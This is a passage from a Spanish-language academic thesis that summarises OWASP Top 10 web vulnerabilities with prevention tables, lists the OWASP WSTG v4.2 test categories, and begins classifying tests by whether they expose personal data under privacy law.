Se eluden las comprobaciones de control de acceso cuando se modifica la URL, el estado de la aplicación o la página HTML, o se usan herramientas de ataque que modifican las solicitudes de la API.	Implementar mecanismos de control de acceso una vez y reutilizarlos en toda la aplicación.
Permitir ver o editar la cuenta de otra persona, al proporcionar su identificador único.	Delimitar que el usuario pueda realizar acciones cualquier registro imponiendo los permisos sobre éstos mediante los controles de acceso.
No realizar el control de acceso para las peticiones de tipo POST, PUT y DELETE.	Llevar a cabo el control pertinente.
Se elevan los privilegios de usuario normal a uno autenticado o de éste a administrador.	Registrar los fallos de control de acceso y alertar a los administradores acerca de comportamientos inadecuados. Establecer un límite en la tasa de peticiones para minimizar el daño de las herramientas de ataque automatizado.

¿Cómo se produce?	¿Cómo prevenirla?
Se manipulan metadatos, como una cookie, un campo oculto de elevación de privilegios o el token de control de acceso JWT (JSON Web Token)[36].	Deshabilitar los directorios del servidor web y quitar los metadatos de archivos y copias de seguridad del directorio raíz. Invalidar los identificadores de sesión con estado una vez el usuario haya cerrado la sesión.
El control de acceso HTTP (CORS)[38] permite el acceso a la api desde orígenes no autorizados o no confiables.	Minimizar el uso compartido de recursos de origen cruzado (CORS).
Se fuerza la navegación a páginas autenticadas siendo usuario no autenticado o a páginas privilegiadas actuando como usuario estándar.	Asegurarse de que el modelo de dominio cumple los requisitos del límite de las aplicaciones.

Tabla 3.1: Vulnerabilidad de control de acceso roto

Fallos criptográficos

Existen algunos datos que requieren de una protección criptográfica para su almacenamiento y transmisión, principalmente aquellos que estén sujetos a leyes de privacidad como el RGPD. Un mala política de cifrado como el uso de funciones débiles u obsoletas puedan comprometer la seguridad de los datos[46].

¿Cómo se produce?	¿Cómo prevenirla?
Se transmiten datos en texto claro cuando se utilizan protocolos de transmisión de la información como HTTP, SMTP y FTP.	Clasificar los datos procesados, almacenados o transmitidos, identificando aquellos confidenciales de acuerdo con las leyes de privacidad.
Se emplean protocolos o algoritmos criptográficos antiguos o débiles de forma predeterminada o en código antiguo.	No almacenar datos confidenciales innecesariamente y desecharlos lo antes posible o usar tokenización compatible con PCI DSS[13] o incluso truncamiento. Cifrar en reposo los datos confidenciales que se tengan que almacenar.
Se usan las claves criptográficas predeterminadas, se generan o reutilizan claves criptográficas débiles, no se realiza una gestión de claves adecuadas o se registran las claves en los repositorios de código fuente	Implementar algoritmos, protocolos y claves estándar sólidos y actualizados y llevar a cabo una gestión de claves adecuada.
Faltan directivas de seguridad o encabezados de encabezados HTTP (navegador) lo que implica que no aplique el cifrado	Cifrar todos los datos en tránsito con protocolos seguros como *TLS*[63] con cifrado de confidencialidad directa (FS)[41] y mediante directivas como (HSTS)[34]. Deshabilitar el almacenamiento en caché para las respuestas que contienen datos confidenciales. No transportar datos confidenciales con protocolos heredados como *FTP* y *SMTP*.
El certificado del servidor recibido y la cadena de confianza no están debidamente validados	Aplicar los controles de seguridad requeridos según la clasificación de datos.

¿Cómo se produce?	¿Cómo prevenirla?
Se ignoran, reutilizan o no se generan los vectores de inicialización lo suficientemente seguros para el modo criptográfico de operación o se está utilizando un modo de operación inseguro como *ECB*[75].	Elegir los vectores de inicialización de forma adecuada para el modo de operación: CSPRNG (*Generador de números pseudoaleatorios criptográficamente seguro*)[19], salvo pata los modos que requieren un *nonce*[1]. Nunca usar el vector de inicialización dos o más veces para una clave fija.
Se usa cifrado simple cuando el cifrado autenticado es más apropiado	Usar siempre cifrado autenticado frente a solo cifrado.
Se utilizan contraseñas como claves criptográficas en ausencia de una función de derivación de clave base de contraseña.	Convertir las contraseñas en claves a través de una función de derivación de clave base de contraseña adecuada.
Se utiliza la aleatoriedad con fines criptográficos que no fueron diseñados para cumplir con los requisitos criptográficos.	Generar claves criptográficamente al azar y almacenarlas en la memoria como matrices de bytes. Asegurarse de que no se hayan generado de forma predecible o con baja entropía.
Se utilizan funciones hash en desuso, como MD5[62] o SHA1[76], o funciones hash no criptográficas cuando se necesitan funciones hash criptográficas.	Usar funciones de hash adaptables y sólidas con un factor de trabajo o demora como Argon2[8], scrypt[2], bcrypt[74] o PBKDF2[55].
Se usan métodos de relleno criptográficos en desuso como PKCS v1.5[61].	Evitar usar métodos y funciones en desuso.
Los mensajes de error criptográficos son explotables en forma de *ataques de oráculo de relleno*[26].	Verificar de forma independiente la configuración y los ajustes.

Tabla 3.2: Vulnerabilidad de fallos criptográficos

Diseño inseguro

El diseño es una de las primeras fases del software, que determina el comportamiento del sistema. Si éste se ha hecho de forma insegura, puede provocar la aparición de gran parte de las vulnerabilidades OWASP. No obstante, pese a un diseño seguro, si la implementación cuenta con defectos, también hace posible la existencia de vulnerabilidades que pueden ser explotadas. En términos de seguridad, el diseño consta de 3 fases:

1. **Gestión de requisitos y recursos**: Incluye la negociación, compilación y planificación de los requisitos de protección relacionados con la confidencialidad, integridad, disponibilidad y autenticidad de los archivos y la lógica comercial esperada.

2. **Diseño seguro**: Es una cultura y una metodología que evalúa constantemente las amenazas y garantiza que el código esté diseñado y probado de manera sólida para evitar métodos de ataque conocidos.

3. **Ciclo de vida de desarrollo seguro**: El software requiere de un ciclo de vida de desarrollo seguro, alguna forma de patrón de diseño seguro, biblioteca de componentes seguros, herramientas y modelado de amenazas.

[1] "Número que solo puede usarse una vez" (*number that can be only used once*)[1][1]

Las vulnerabilidades ocurren en los casos en el que el software no sigue un diseño seguro. La forma de evitar que esto ocurra se resume en la siguiente tabla.

¿Cómo prevenir la vulnerabilidad?
Establecer y utilizar un ciclo de vida de desarrollo seguro con profesionales de AppSec[11] para ayudar a evaluar y diseñar controles relacionados con la seguridad y la privacidad.
Establecer y utilizar una biblioteca de patrones de diseño seguros.
Utilice el modelado de amenazas para la autenticación crítica, el control de acceso, la lógica empresarial y los flujos de claves.
Integrar el lenguaje y los controles de seguridad en las historias de los usuarios.
Integrar verificaciones de plausibilidad en cada nivel de su aplicación (desde el frontend hasta el backend).
Escribir pruebas unitarias y de integración para validar que todos los flujos críticos sean resistentes al modelo de amenazas. Compile casos de uso y casos de uso indebido para cada nivel de su aplicación.
Separar las capas de niveles en las capas del sistema y de la red según las necesidades de exposición y protección.
Separar a los inquilinos de manera sólida por diseño en todos los niveles.
Limitar el consumo de recursos por usuario o servicio.

Tabla 3.3: Vulnerabilidad de Diseño Inseguro

Inyección

La inyección de código en páginas web consiste en insertar código en una petición que luego es interpretado o ejecutado por la aplicación. La vulnerabilidad se hace presente cuando la aplicación no realiza un tratamiento adecuado en los datos inyectados por el usuario[27].

¿Cómo se produce?	**¿Cómo prevenirla?**
No se validan, filtran ni desinfectan los datos proporcionados por el usuario.	Validar las entradas de lado del servidor.
Se utilizan las consultas dinámicas o llamadas no parametrizadas sin escapado consciente del contexto.	Proporcionar una interfaz parametrizada y escapar los caracteres especiales usando la sintaxis específica para el intérprete correspondiente.
Se utilizan datos hostiles dentro de los parámetros de búsqueda de *mapeo relacional de objetos* (ORM)[71] para extraer registros confidenciales adicionales.	Migrar a herramientas de mapeo relacional de objetos (ORM).
Se utilizan o concatenan los datos hostiles directamente. El comando *or* SQL contiene la estructura y los datos maliciosos en consultas dinámicas, comandos o procedimientos almacenados.	Usar una API segura, que evite usar el intérprete por completo. Usar controles de SQL dentro de las consultas para evitar la divulgación masiva de registros en caso de inyección de SQL.

Tabla 3.4: Vulnerabilidad de inyección de código

Error de configuración de seguridad

La configuración de los entornos informáticos debe realizarse de forma efectiva y garantizando la seguridad de los datos que maneje[47]. Una mala configuración podría dar lugar a una fuga de

información en la que se da acceso directo a ficheros y directorios con información confidencial que puede ser aprovechada por un usuario con intenciones maliciosas.

¿Cómo se produce?	**¿Cómo prevenirla?**
No se refuerza de forma adecuada la seguridad en cualquier parte de la pila y los permisos de la nube están configurados incorrectamente.	Segmentar la arquitectura de aplicaciones que proporciones una separación eficaz y segura entre componentes, contenedores o grupos de seguridad en la nube (ACL)[10].
Se habilitan o se instalan funciones innecesarias (puertos, servicios, páginas, cuentas o privilegios).	Instalar únicamente las características mínimas sin los componentes, documentación ni muestras innecesarias.
Las cuentas predeterminadas y sus contraseñas aún están habilitadas y sin cambios.	Configurar de forma automatizada los entornos de desarrollo, control de calidad y producción de manera idéntica pero con diferentes credenciales.
El manejo de errores revela mensajes de error demasiado informativos para los usuarios.	Mostrar mensajes de error lo suficientemente representativos sin mostrar detalles internos de la aplicación.
Las funciones de seguridad más recientes están deshabilitadas o no configuradas de forma segura y no se establecen en valores seguros la configuración de seguridad de en los servidores de aplicaciones y base de datos.	Revisar y actualizar las configuraciones correspondientes a todas las notas de seguridad, actualizaciones y parches.
El servidor no envía encabezados o directivas de seguridad.	Enviar directivas de seguridad a los clientes.
Las directivas de seguridad no están configuradas en valores seguros y el software no está actualizado o es vulnerable.	Verificar la eficacia de las configuraciones y ajustes en los entornos.

Tabla 3.5: Vulnerabilidad de error de configuración de seguridad

Componentes vulnerables y obsoletos

Los componentes utilizados por una plataforma web pueden llegar a ser una fuente de vulnerabilidades y por tanto un medio de ataque. La situación empeora si se desconoce la información acerca de éstos y la forma en que podrían ser explotadas las vulnerabilidades presentes[48].

¿Cómo se produce?	**¿Cómo prevenirla?**
Se desconocen las versiones de todos los componentes utilizados, tanto en el cliente y en el servidor, incluyendo también dependencias anidadas.	Hacer un inventario continuo de las versiones de los componentes del lado del cliente y del lado del servidor y sus dependencias utilizando herramientas de comprobación de versiones, *OWASP Dependency Check*[52] o *retire.js*[58]. Monitorizar continuamente fuentes como *Common Vulnerability and Exposures* (CVE)[15] y *National Vulnerability Database* (NVD)[44] para detectar vulnerabilidades en los componentes

¿Cómo se produce?	¿Cómo prevenirla?
Están desactualizados el sistema operativo, el servidor web de aplicaciones, el de administración de base de datos, las aplicaciones, la API, los entornos de tiempo de ejecución y las bibliotecas.	Eliminar las dependencias no utilizadas, así como las funciones, componentes, archivos y documentación innecesaria. Actualizar aquellos que sean necesarios.
No se buscan vulnerabilidades con regularidad ni información sobre los componentes en los boletines de seguridad.	Utilizar herramientas de análisis de composición de software para automatizar la búsqueda de vulnerabilidades. Suscribirse a alertas por correo electrónico sobre vulnerabilidades de seguridad relacionadas con los componentes utilizados.
No se corrige o actualiza la plataforma, los marcos ni las dependencias subyacentes de manera oportuna y basada en el riesgo.	Supervisar las bibliotecas y los componentes que no reciben mantenimiento o que no crean parches de seguridad para versiones anteriores.
No se prueba la compatibilidad de las bibliotecas actualizadas, mejoradas o parcheadas.	Implementar un parche virtual para monitorizar, detectar o proteger los problemas descubiertos cuando no sea posible aplicar parches.
No se protegen las configuraciones de los componentes.	Tener un plan para monitorizar, clasificar y aplicar actualizaciones o cambios de configuración durante la vida útil de la aplicación.

Tabla 3.6: Vulnerabilidad de componentes vulnerables y obsoletos

Fallos de identificación y autenticación

En algunos sistemas la forma de controlar el alcance de las acciones de los usuarios es mediante el mecanismo de autenticación usando *login*[2][49].

¿Cómo se produce?	¿Cómo prevenirla?
Se permiten ataques automatizados como el relleno de credenciales, con una lista de nombres de usuario y contraseñas válidos.	Proteger las rutas de registro, recuperación de credenciales y API contra *ataques de enumeración de cuentas*[6] mediante el uso de los mismos mensajes para todos los resultados.
Se permite la fuerza bruta u otros ataques automatizados.	Limitar o retrasar los intentos de inicio de sesión fallidos sin crear un escenario de denegación de servicio. Registrar los errores y alertar a los administradores.
Se permiten contraseñas predeterminadas, débiles o conocidas, como "Password1" o "admin/admin".	Especialmente para los usuarios administradores, no usar ni enviar credenciales predeterminada. Implementar comprobaciones de contraseñas débiles.
Se utiliza recuperación de credenciales débil o ineficaz y procesos de contraseña olvidada, como "respuestas basadas en el conocimiento", que no se pueden hacer seguras.	Implementar autenticación multifactor[14]. Alinear las políticas de longitud, complejidad y rotación de contraseñas con las pautas del NIST para secretos memorizados[43] u otras políticas de contraseñas modernas basadas en evidencia.

[2]Procedimiento que permite a los usuarios autenticarse e iniciar sesión en una aplicación o sistema.

¿Cómo se produce?	¿Cómo prevenirla?
Se almacenan los datos de contraseñas de texto sin formato, cifradas o con hash débil.	Almacenar las contraseñas de forma segura usando algoritmos, protocolos y funciones sólidas y actualizadas.
Se expone el identificador de sesión en la URL.	No incluir el identificador de sesión en la URL y almacenarlo de forma segura.
Se reutiliza el identificador de sesión después de un inicio de sesión exitoso.	Utilizar un administrador de sesión incorporado y seguro del lado del servidor que genere una nueva ID de sesión aleatoria con alta entropía después de iniciar sesión.
No se invalidan correctamente los ID de sesión. Las sesiones de usuario o los tokens de autenticación no se invalidan correctamente durante el cierre de sesión o un período de inactividad.	Invalidar el ID después de los tiempos fijos, de espera de cierre de sesión y de inactividad.

Tabla 3.7: Vulnerabilidad de identificación y autenticación

Registro de seguridad y fallos de monitorización

La actividad de un servidor web debe ser monitorizada y almacenada en registros con el fin de realizar un control de las acciones de los usuarios.

¿Cómo se produce?	¿Cómo prevenirla?
No se registran los eventos auditables, como inicios de sesión, inicios de sesión fallidos y transacciones de alto valor.	Registrar con suficiente contexto de usuario los fallos de inicio de sesión, control de acceso y validación de entrada del servidor.
Se generan mensajes de registro inexistentes, inadecuados o poco claros.	Generar los registros en un formato fácilmente consumible por las soluciones de administración de registros.
No se supervisan los registros de aplicaciones y API en búsqueda de actividad sospechosa.	Establecer una monitorización y alertas para que las actividades sospechosas se detecten y se respondan rápidamente.
No se implementan o no son efectivos los umbrales de alerta apropiados y los procesos de escalada de respuesta.	Hacer un seguimiento de auditoría con controles de integridad de las transacciones de alto valor.
No activan alertas las pruebas de penetración o *pentesting*[40] y los análisis realizados por herramientas de *pruebas de seguridad de aplicaciones dinámicas* (DAST)[70].	Establecer o adoptar un plan de recuperación y respuesta a incidentes, como el *NIST 800-61r2*[42] o posterior.
Los registros solo se almacenan localmente. La aplicación no puede detectar, escalar ni alertar sobre ataques activos en tiempo real o casi en tiempo real.	Usar marcos de protección de aplicaciones comerciales y de código abierto, como *OWASP ModSecurity Core Rule Set*[28], y software de correlación de registros de código abierto, como *Elasticsearch*[20], *Logstash*[22], *Kibana* (ELK)[21], que cuentan con paneles personalizados y alertas.
Los eventos de registros y alerta son visibles para usuarios o atacantes.	Codificar correctamente los datos de los registros.

Tabla 3.8: Vulnerabilidad de registro de seguridad y fallos de monitorización

Falsificación de solicitud del lado del servidor (SSRF)

Los fallos de *SSRF*[50] ocurren cada vez que una aplicación web obtiene un recurso remoto sin validar la URL proporcionada por el usuario. Permite que un atacante obligue a la aplicación a enviar una solicitud manipulada a un destino inesperado, incluso cuando está protegida[50]. Se deben llevar a cabo una serie de medidas que involucren la capa de red y la de aplicación como controles de defensa ante esta vulnerabilidad.

¿Cómo prevenir la vulnerabilidad?
Segmentar la funcionalidad de acceso a recursos remotos en redes separadas para reducir el impacto de SSRF en la capa de red.
Aplicar políticas de firewall de "negar por defecto" o reglas de control de acceso a la red para bloquear todo el tráfico de intranet excepto el esencial.
Establecer una propiedad y un ciclo de vida para las reglas de firewall basadas en aplicaciones.
Registrar todos los flujos de red aceptados y bloqueados en los firewalls.
Desinfectar y validar todos datos de entrada proporcionados por el cliente.
Hacer cumplir el esquema de URL, el puerto y el destino con una lista de *permitidos*.
No enviar respuestas sin tratar a los clientes.
Deshabilitar las redirecciones HTTP.
Tener en cuenta la consistencia de la URL para evitar ataques como el *DNS rebiding*[72] y las condiciones de carrera de "tiempo de verificación, tiempo de uso" (TOCTOU)[16].
No mitigar SSRF mediante el uso de una lista de denegación o una expresión regular. Los atacantes suelen tener listas de carga útil, herramientas y habilidades para eludir las listas de denegación.
No implementar otros servicios relevantes para la seguridad en sistemas frontales (por ejemplo, *OpenID*[64]). Controlar el tráfico local en estos sistemas (por ejemplo, localhost).
Usar el cifrado de red en sistemas independientes para *frontend*[3] con grupos de usuarios dedicados y manejables.

Tabla 3.9: Vulnerabilidad de falsificación del lado del servidor (SSRF)

3.3.2. Metodología de pruebas OWASP

La guía de pruebas de OWASP (WSTG) es un documento con pruebas de seguridad web, un conjunto de métodos para evaluar la seguridad de una aplicación web, que consisten en un análisis activo en busca de debilidades, fallos técnicos o vulnerabilidades.

El objetivo de esta metodología de pruebas es recopilar todas las técnicas de prueba posibles, explicar estas técnicas y mantener la guía actualizada, basándose principalmente en el enfoque de caja negra, caja gris y caja blanca. A continuación se indica en qué consiste cada tipo de prueba de prueba:

- **Pruebas de caja negra**: Pruebas en las que se desconoce la estructura interna de la aplicación por lo que solo se comprueban las salidas producidas por ésta a partir de las entradas que reciba. Con esto, este tipo de prueba consistirá en lanzar peticiones para verificar las respuestas de la aplicación y con ello comprobar si existen en ésta vulnerabilidades.
- **Pruebas de caja gris**: En este caso se conoce parte de la estructura interna de la aplicación y tiene como finalidad identificar fallos provocados por el uso de la aplicación. Las pruebas

[3]Parte de la aplicación con la que interactúa el usuario

de caja gris consisten en comprobar el funcionamiento interno y las posibles vulnerabilidades que se puedan producir en el sistema, usando un usuario proporcionado con este fin.

- **Pruebas de caja blanca**: Para este último tipo de pruebas se evalúan detalles del software que está detrás del funcionamiento de la aplicación, con lo cual el análisis está ligado al código fuente. La persona encargada de hacer las pruebas posee conocimiento total del sistema, por lo que el objetivo es simular el comportamiento de ataques en los que se cuenta con permisos de acceso e información precisos sobre el sistema.

El conjunto de pruebas de la metodología de la versión 4.2 se han dividido en 12 categorías:

1. **Recopilación de información**: Consiste en obtener información del servidor que permita el acceso a datos confidenciales del diseño y configuración de la aplicación, sistema u organización expuesta directa o indirectamente. También tiene como objetivos identificar la estructura del sitio web con las versiones de los componentes, ficheros y aplicaciones con el fin de explotar vulnerabilidades.
   - [WSRT-INFO-01] Reconocimiento de descubrimiento de motores de búsqueda.
   - [WSTG-INFO-02] Obtener del tipo y versión del servidor web.
   - [WSTG-INFO-03] Revisar meta-archivos del servidor.
   - [WSTG-INFO-04] Enumerar las aplicaciones en el servidor web.
   - [WSTG-INFO-05] Revisar las fugas de información en la páginas web.
   - [WSTG-INFO-06] Identificar los puntos de entradas en las aplicaciones.
   - [WSTG-INFO-07] Identificar la estructura de archivos y directorios web.
   - [WSTG-INFO-08] Obtener las características de los componentes del servidor web.
   - [WSTG-INFO-10] Mapear la arquitectura del servidor.
2. **Gestión de configuración e implementación**: A partir de una revisión de las configuraciones, archivos, extensiones, cabeceras y permisos, se detectan vulnerabilidades que pueden ser explotadas para atacar al servidor.
   - [WSTG-CONF-01] Identificar la configuración de la infraestructura de red.
   - [WSTG-CONF-02] Identificar la configuración de la plataforma de la aplicación.
   - [WSTG-CONF-03] Probar el manejo de extensiones de ficheros.
   - [WSTG-CONF-04] Revisar copias antiguas y ficheros no referenciados.
   - [WSTG-CONF-05] Enumerar las interfaces de administración de la infraestructura y aplicación.
   - [WSTG-CONF-06] Probar los métodos HTTP.
   - [WSTG-CONF-07] Probar la función de seguridad estricta de transporte HTTP.
   - [WSTG-CONF-08] Probar la política de dominios cruzado de RIA.
   - [WSTG-CONF-09] Revisar los permisos de ficheros.
   - [WSTG-CONF-10] Probar la adquisición de subdominio.
   - [WSTG-CONF-11] Probar el almacenamiento en la nube.

3. **Gestión de identidad**: Con éstas se evalúa la forma en que se asignan las cuentas a los usuarios, incluyendo permisos, roles y los procesos que realizan sobre el servidor. Identifica también la estructura de nombres de cuentas y el acceso a éstas por parte de usuarios que intenten atacar a la aplicación.
   - [WSTG-IDNT-01] Probar la definición de roles.
   - [WSTG-IDNT-02] Probar el proceso de registro.
   - [WSTG-IDNT-03] Probar el proceso de asignación de cuentas.
   - [WSTG-IDNT-04] Enumerar las cuentas de usuario.
   - [WSTG-IDNT-05] Probar la política de nombres de usuario.
4. **Autenticación**: Realiza una evaluación del proceso detrás de la autenticación de los usuarios en la aplicación. Esto incluye la identificación de la información que se almacena del usuario tanto en el lado del cliente como del servidor, la comprobación de si se usan credenciales por defecto, los mecanismos de bloqueos ante ataques automatizados, la forma en que se transmiten los datos al iniciar sesión o registrarse y el mecanismo de recuperación de contraseñas.
   - [WSTG-ATHN-01] Capturar el transporte de credenciales en canales cifrados.
   - [WSTG-ATHN-02] Probar las credenciales por defecto.
   - [WSTG-ATHN-03] Probar el mecanismo de bloqueo ante ataques.
   - [WSTG-ATHN-04] Eludir el esquema autenticación.
   - [WSTG-ATHN-05] Probar la funcionalidad de Recordar Contraseña.
   - [WSTG-ATHN-06] Probar las debilidades de la caché en el lado del cliente.
   - [WSTG-ATHN-07] Probar la política de contraseñas.
   - [WSTG-ATHN-08] Probar las preguntas de seguridad para recuperar contraseña.
   - [WSTG-ATHN-09] Probar la funcionalidad de cambio recuperación o restablecimiento de contraseña.
   - [WSTG-ATHN-10] Probar la autenticación en canales alternativos.
5. **Autorización**: Van referidas a la verificación de los permisos de los usuarios en la aplicación. Por tanto, se llevan a cabo acciones que intenten ir más allá de las acciones que el usuario debería estar limitado a realizar.
   - [WSTG-ATHZ-01] Incluir de ficheros transversales de directorio en las peticiones al servidor.
   - [WSTG-ATHZ-02] Eludir el esquema de autorización.
   - [WSTG-ATHZ-03] Elevar los privilegios.
   - [WSTG-ATHZ-04] Probar la referencia directa a objetos insegura.
6. **Pruebas de gestión de sesiones**: Consiste en poner a prueba el comportamiento del servidor después de que un usuario se haya autenticado y por tanto se crea una sesión. Se estudian la configuración, variables y cookies de las sesiones, la generación de tokens, el flujo de autenticación y el cierre de sesión por parte del usuario y por *timeout*[4].

[4]Tiempo que transcurre hasta el cierre de sesión automático si el usuario se mantiene inactivo.

- [WSTG-SESS-01] Probar el esquema de gestión de sesiones.
- [WSTG-SESS-02] Ver los atributos de las cookies.
- [WSTG-SESS-03] Forzar la sesión mediante cookies.
- [WSTG-SESS-04] Obtener las variables de sesión expuestas.
- [WSTG-SESS-05] Probar la falsificación de solicitudes entre sitios (CSRF).
- [WSTG-SESS-06] Probar el cierre de sesión.
- [WSTG-SESS-07] Probar el *timeout* de sesión.
- [WSTG-SESS-08] Probar las generación de variables de sesión.
- [WSTG-SESS-09] Identificar y secuestrar las cookies de sesión vulnerables.

7. **Validación de entrada**: Uno de los principales puntos de entrada para atacar a una aplicación web son los formularios. Por tanto, se deben probar las validaciones de entradas, las variables involucradas y salidas producidas ante una petición que requiere una entrada por parte del usuario.
   - [WSTG-INPV-01] Inyectar código ejecutable en una respuesta HTTP.
   - [WSTG-INPV-02] Inyectar código ejecutable en una entrada de datos persistente.
   - [WSTG-INPV-04] Prueba de contaminación de parámetros HTTP.
   - [WSTG-INPV-05] Inyección SQL.
     - *Oracle*
     - *Mysql*
     - *SQL Server*
     - *PostgreSQL*
     - *MS Access*
     - *NoSQL*
     - *Mapeo de objetos relacional*
     - *Lado del cliente*
   - [WSTG-INPV-06] Prueba de inyección LDAP.
   - [WSTG-INPV-07] Prueba de inyección XML.
   - [WSTG-INPV-08] Prueba de inyección en las directivas dinámicas del servidor (SSI).
   - [WSTG-INPV-09] Prueba de inyección en XPath.
   - [WSTG-INPV-10] Prueba de inyección en los servidores de correo (IMAP/SMTP).
   - [WSTG-INPV-11] Prueba de inyección de código.
     - *Inclusión de ficheros locales*
     - *Inclusión de ficheros remotos*
   - [WSTG-INPV-12] Prueba de inyección de comandos.

- [WSTG-INPV-13] Prueba de inyección de formato *string*[5].
- [WSTG-INPV-14] Prueba de vulnerabilidades incubadas.
- [WSTG-INPV-15] Prueba de contrabando de división HTTP.
- [WSTG-INPV-16] Prueba de solicitudes HTTP entrantes.
- [WSTG-INPV-17] Prueba de inyección de encabezados de hosts.
- [WSTG-INPV-18] Prueba de inyección de plantillas del lado del servidor.
- [WSTG-INPV-18] Prueba de falsificación de solicitudes en el lado del servidor.

8. **Manejo de errores**: Consiste en evaluar los mensajes devueltos por los errores producidos para intentar obtener información interna de la aplicación.
   - [WSTG-ERRH-01] Prueba de manejo incorrecto de errores.
9. **Criptografía**: Se prueban las funcionalidades que requieran de cifrado de datos, evaluando las funciones usadas para ello así como la forma en que se transmite la información cifrada.
   - [WSTG-CRYP-01] Pruebas de seguridad de la capa de transporte.
   - [WSTG-CRYP-02] Prueba de oráculo de relleno.
   - [WSTG-CRYP-03] Prueba de envío de información sensible mediante canales no cifrados.
   - [WSTG-CRYP-04] Prueba de cifrado débil.
10. **Lógica de negocio**: Este tipo de pruebas van dirigidas a las reglas de negocio de la aplicación que determinan cómo la información puede ser creada, almacenada y cambiada, estudiando la documentación al respecto y buscando punto de inyección de datos.
    - [WSTG-BUSL-01] Prueba de validación de datos de lógica de negocio.
    - [WSTG-BUSL-02] Prueba de capacidad de falsificación de entrada.
    - [WSTG-BUSL-03] Prueba de comprobación de integridad.
    - [WSTG-BUSL-04] Prueba de tiempo de procesamiento.
    - [WSTG-BUSL-05] Comprobación del número de veces que una función puede ser usada.
    - [WSTG-BUSL-06] Pruebas de elusión de flujos de trabajo.
    - [WSTG-BUSL-07] Prueba de defensa contra el uso indebido de la aplicación.
    - [WSTG-BUSL-08] Prueba de subida de ficheros con extensión distinta a la esperada.
    - [WSTG-BUSL-09] Prueba de subida de ficheros maliciosos.
11. **Lado del cliente**: Se prueba la funcionalidad del lado del cliente identificando puntos de inyección, la información almacenada y el código ejecutado.
    - [WSTG-CLNT-01] Prueba de secuencia de comandos cruzados basados en DOM[6].
    - [WSTG-CLNT-02] Prueba de ejecución de JavaScript.
    - [WSTG-CLNT-03] Inyección de código HTML.
    - [WSTG-CLNT-04] Prueba de redirección de URL del lado del cliente.

[5]Un tipo de dato usado en programación para trabajar con cadenas de texto.
[6]Modelos de objeto de documento

- [WSTG-CLNT-05] Inyección de código CSS.
- [WSTG-CLNT-06] Prueba de manipulación de recursos del lado del cliente.
- [WSTG-CLNT-07] Prueba de intercambio de recursos de origen cruzado.
- [WSTG-CLNT-08] Prueba de intermitencia entre sitios.
- [WSTG-CLNT-09] Prueba de secuestro del click.
- [WSTG-CLNT-10] Prueba de sockets[7] web.
- [WSTG-CLNT-11] Prueba de mensajería web.
- [WSTG-CLNT-12] Prueba de almacenamiento en el navegador.
- [WSTG-CLNT-13] Pruebas de inclusión de secuencias de comandos en sitios cruzados.

12. **API**: Se prueba la configuración de la seguridad, la validación de los campos de entrada y los controles de acceso.
    - [WSTG-APIT-01] Prueba de GraphQL.

[7]Concepto abstracto por el cual dos procesos pueden intercambiar cualquier flujo de datos.

Capítulo 4

Diseño

El diseño del presente proyecto incluye una unión entre las vulnerabilidades en aplicativos web con la normativa actual en lo que respecta a la protección de datos, lo que implica filtrar las pruebas que afecten de forma directa o indirecta a los datos de carácter personal presentes en sistemas vulnerables. En el diseño también se incluyen las especificaciones necesarias para implementar un entorno de pruebas controlado y algunas de las pruebas seleccionadas para verificar que se puede obtener acceso a datos de carácter personal.

4.1. Vulnerabilidades web que afectan a los datos de carácter personal

Se seleccionan las pruebas que explotan vulnerabilidades que atentan contra la privacidad de datos, es decir, que por medio de su explotación permiten el acceso a éstos. Hay dos tipos:

- Las que provocan la fuga o el acceso directo a datos personales.
- Las que permiten descubrir y explotar otras que conducen al acceso de datos personales.

El motivo de esto es que existen vulnerabilidades que pueden no ser descubiertas si previamente no se han explotado otras. De no ser así, en un caso extremo, se podría dar por seguro un sistema en cuanto a la protección al derecho de privacidad de datos cuando en realidad no es así.

En la siguiente figura se muestra un esquema en el que aparecen las vulnerabilidades que pueden suponer un riesgo a los datos de carácter personal y por tanto han de ser explotadas de manera general, así como aquellas que no afectan a estos datos y que no son de interés para este proyecto. El esquema es genérico y las vulnerabilidades se han representado mediante identificadores de dos letras V1...V4 y VA...VB.




Figura 4.1: Vulnerabilidades que afectan frente a las que no afectan a datos personales

Con lo mostrado, las vulnerabilidades que se deben considerar de cara a al atentado frente a la protección de datos son V1, que accede de forma directa, y V2, V3 y V4, que se desencadenan de forma sucesiva hasta llegar a los datos. El resto deberían considerarse para probar la seguridad del sistema pero en otros aspectos que son los relacionados con el objetivo del presente proyecto.

En la tabla 4.1 se establece una relación entre las pruebas que cumplen algunas de las condiciones descritas hasta ahora y los requerimientos exigidos por la legislación de datos actual, junto aquellas que no lo hacen. En la primera columna se indica identificador OWASP y el nombre de la prueba[1], en la segunda un breve comentario sobre o bien cómo afectaría a los datos personales o bien porqué no afectan a este tipo de datos; y por último, en la tercera columna, un identificador de dos letras que indica el tipo de vulnerabilidad que se pretende explotar:

- **AD**: Pueden acceder a datos personales.
- **EV**: Permiten explotar vulnerabilidades que acceden a datos personales.
- **DV**: O bien acceden a datos personales o bien permiten explotar vulnerabilidades.
- **NA**: No afectan o no están relacionadas al acceso a datos personales.

Prueba	Comentarios	Tipo
[WSTG-INFO-01] Descubrimiento de información y activos utilizando motores de búsqueda.	Se podría obtener, por medio de los operadores de búsqueda, acceso a datos confidenciales o información del servidor (por ejemplo, directorios y ficheros ocultos).	DV
[WSTG-INFO-02] Obtener el tipo y versión del servidor web.	En algunos tipos y versiones de servidores web puede haber vulnerabilidades conocidas que pueden permitir un acceso a datos personales.	EV

[1] `https://github.com/OWASP/wstg/blob/master/checklist/WSTG-Checklist_v4.2.xlsx?raw=true`

Prueba	Comentarios	Tipo
[WSTG-INFO-03] Revisar metadatos de los documentos alojados en el servidor.	La información obtenida de los metadatos pueden conducir a archivos y directorios en los que se almacene información sensible.	DV
[WSTG-INFO-04] Enumerar las aplicaciones en el servidor web.	Algunas de las aplicaciones encontradas puede tener vulnerabilidades que permitan el acceso a datos.	EV
[WSTG-INFO-05] Revisar las fugas de información en la páginas web.	Si se localiza información interna de la aplicación, se pueden encontrar otras vulnerabilidades que pueden violentar la protección de datos.	EV
